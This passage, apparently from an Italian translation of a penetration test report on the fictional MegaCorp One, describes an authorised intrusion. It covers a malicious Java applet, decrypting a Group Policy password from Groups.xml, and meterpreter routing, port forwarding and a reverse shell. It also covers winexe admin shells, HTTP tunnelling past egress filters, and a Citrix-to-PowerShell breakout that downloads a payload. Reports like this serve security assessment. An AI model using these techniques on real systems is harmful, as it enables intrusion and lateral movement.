
Attraverso l'esame dei file di registro e dell'applet Java presente sul sistema, abbiamo riscontrato che l'applet forniva funzionalità amministrative a un sottoinsieme di utenti interni di MegaCorp One. Questo è stato vantaggioso per noi come aggressori, in quanto ci ha fornito un potenziale percorso verso sistemi interni che altrimenti non erano facilmente accessibili. Ottenendo il permesso da MegaCorp One, abbiamo aggiunto un'applet aggiuntiva da scaricare dai clienti. La teoria di questo attacco era che i client avrebbero accesso all'applet fidata, gli avrebbero permesso di essere eseguiti e ci avrebbero consentito l'accesso diretto ad altri host client. Questo è un derivato di un comune attacco di ingegneria sociale in cui la vittima viene manipolata nell'esecuzione di un'applet dannosa. In questo caso, tuttavia, non è stato richiesto alcuno sforzo per indurre in errore la vittima poiché l'applet è già considerata attendibile. Questo attacco ha funzionato come previsto, fornendoci l'accesso a un ulteriore sistema client.

```
C:\Users\mike.MEGACORPONE\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.7.0.254
```

Figura 15 - Utilizzando un'applet java malevola è possibile sfruttare un host nella subnet di gestione.

Con questo compromesso in atto, abbiamo ottenuto l'accesso ai sistemi nella rete di gestione come indicato nella Figura 16.



Figura 16 - Un attacco java applet riuscito compromette la sottorete di gestione di MegaCorp One.

Escalation a Local Administrator

L'accesso fornito dall'attacco dell'applet Java era limitato al livello di un utente standard. Per massimizzare l'impatto del compromesso, abbiamo voluto aumentare l'accesso al livello di Domain Administrator. Come primo passo, dovevamo ottenere l'accesso amministrativo locale. Nel tentativo di realizzare ciò, abbiamo esaminato il sistema compromesso per identificare come potrebbe essere sfruttato. Utilizzando questo approccio abbiamo trovato un file di preferenze di criteri di gruppo sul sistema che ci ha permesso di decodificare la password amministrativa locale[5]. Si prega di consultare l'Appendice A per ulteriori informazioni.



Figura 17 - Utilizzando l'accesso appena acquisito è possibile recuperare il file Groups.xml da un controller di dominio.

[5] http://msdn.microsoft.com/en-us/library/cc422924.aspx
http://blogs.technet.com/b/grouppolicy/archive/2009/04/22/passwords-in-group-policy-preferences-updated.aspx



Figura 18 - La password dell'amministratore locale crittografato si trova nel file Groups.xml.



Figura 19 - Utilizzando la chiave di crittografia pubblicata da Microsoft, la password crittografata viene facilmente decifrata.

Utilizzando la password in chiaro ripristinata, siamo stati in grado di ottenere l'accesso amministrativo locale al client compromesso.

Bypass di ispezione Deep Packet

Durante il tentativo di stabilire ulteriori livelli di accesso nel sistema compromesso, abbiamo riscontrato un filtro di uscita aggressivo. Questo è stato rilevato per la prima volta durante il tentativo di stabilire un tunnel in uscita crittografato per il protocollo Microsoft Remote Desktop.



Figura 20 - I tentativi iniziali di stabilire un tunnel in uscita per RDP sono stati bloccati dai sistemi di filtraggio in uscita.

Inoltre, abbiamo scoperto l'applicazione del protocollo di rete mentre tentavamo di connetterci al server SSH di attacker sulla porta 80. Per evitare ciò, abbiamo creato un tunnel all'interno della sessione meterpreter esistente per permetterci di accedere alla condivisione di file di Windows dal sistema di attacker. Questo è stato utilizzato per eseguire una shell dei comandi di Windows sull'host compromesso come utente amministrativo locale. All'interno di questa shell, abbiamo eseguito un ulteriore carico utile meterpreter.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > route add 10.7.0.0 255.255.255.0 1
[*] Route added
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 445 -p 445 -r 10.7.0.22
[*] Local TCP relay created: 0.0.0.0:445 <-> 10.7.0.22:445
meterpreter >
```

Figura 21 - Il port forwarding attraverso la sessione meterpreter iniziale viene stabilito al fine di ottenere un accesso diretto all'host di gestione compromesso.

```
root@kali:~# winexe -U administrator //127.0.0.1 "cmd"
Password for [WORKGROUP\administrator]:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.22
```

Figura 22 - La connessione stabilita viene utilizzata per ottenere una shell amministrativa sull'host di gestione compromesso.

```
[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 2 opened (208.68.234.99:80 -> 50.7.67.190:53575) at 2013
-04-25 15:40:33 -0400

meterpreter > getuid
Server username: DEV01\Administrator
meterpreter >
```

Figura 23 - L'accesso dell'amministratore locale viene utilizzato per stabilire una shell meterpreter sull'host 10.7.0.22

Con la nuova shell meterpreter installata, abbiamo quindi utilizzato HTTP-Tunnel, un programma di utilità open source[6], che incapsula il traffico arbitrario all'interno del payload HTTP. Abbiamo utilizzato il "tunnel http" appena istituito per incapsulare una connessione desktop remota tra l'utente malintenzionato e il client compromesso. Questo ci ha permesso

[6] http://http-tunnel.sourceforge.net/

di ottenere un accesso grafico completo al sistema client compromesso. La sessione del desktop remoto è stata stabilita utilizzando la password per l'utente "mike", che è stato scoperto per essere riutilizzato dall'applicazione Gestore SQLite compromessa. Si prega di consultare l'Appendice A per ulteriori informazioni.



Figura 24 - L'accesso al desktop remoto viene stabilito incapsulando il protocollo precedentemente filtrato attraverso un tunnel http.

A questo punto, il perimetro esterno della rete MegaCorp One è stato completamente compromesso come mostrato nella Figura 25. L'equivalente virtuale dell'accesso alla console a un computer all'interno dell'ambiente affidabile di MegaCorp One era stato ottenuto. È necessario notare che l'accesso corrente alla rete Windows era limitato a un account utente di dominio non privilegiato ea un account di amministratore locale.



Figura 25 - Il compromesso della rete MegaCorp One ha raggiunto la sottorete di gestione della rete.

Compromissione dell'ambiente Citrix

Utilizzando l'accesso desktop remoto alla rete interna, abbiamo proceduto ad esplorare la rete alla ricerca di obiettivi di alto valore. Uno di questi obiettivi sembrava essere un server Citrix, che era impostato come homepage sull'host compromesso. Utilizzando le stesse credenziali che sono state utilizzate per stabilire la connessione desktop remoto, siamo stati in grado di accedere correttamente a questo ambiente Citrix.



Figura 26 - Un server Citrix che offre solo Internet Explorer è stato scoperto sulla rete MegaCorp One.

Questo ambiente Citrix esponeva "Internet Explorer" come unica applicazione disponibile. Questo è un metodo comunemente utilizzato da molte organizzazioni per limitare l'accesso al sistema operativo sottostante del server Citrix. È importante notare che esistono molti metodi per aggirare questa configurazione. In questo caso, abbiamo utilizzato la finestra di dialogo "Salva" per creare un file batch che ci fornisse un'interfaccia PowerShell. Ciò è possibile in quanto la finestra di dialogo "Salva" funziona in modo simile a una finestra di gestione file "Windows Explorer" standard.



Figura 27 - Utilizzando la finestra di dialogo Salva, è possibile ignorare alcune restrizioni imposte dall'ambiente Citrix.



Figura 28 - Un file batch che richiama l'applicazione PowerShell viene creato sul server Citrix.



Figura 29 - La restrizione Citrix viene aggirata con conseguente esecuzione di PowerShell.

La possibilità di utilizzare Powershell è stata quindi utilizzata per scaricare un payload dannoso, che ci avrebbe fornito una sessione meterpreter al server Citrix sottostante.



Figura 30 - La funzionalità PowerShell consente a un utente finale di recuperare i file da fonti arbitrarie, incluse le posizioni Internet remote.

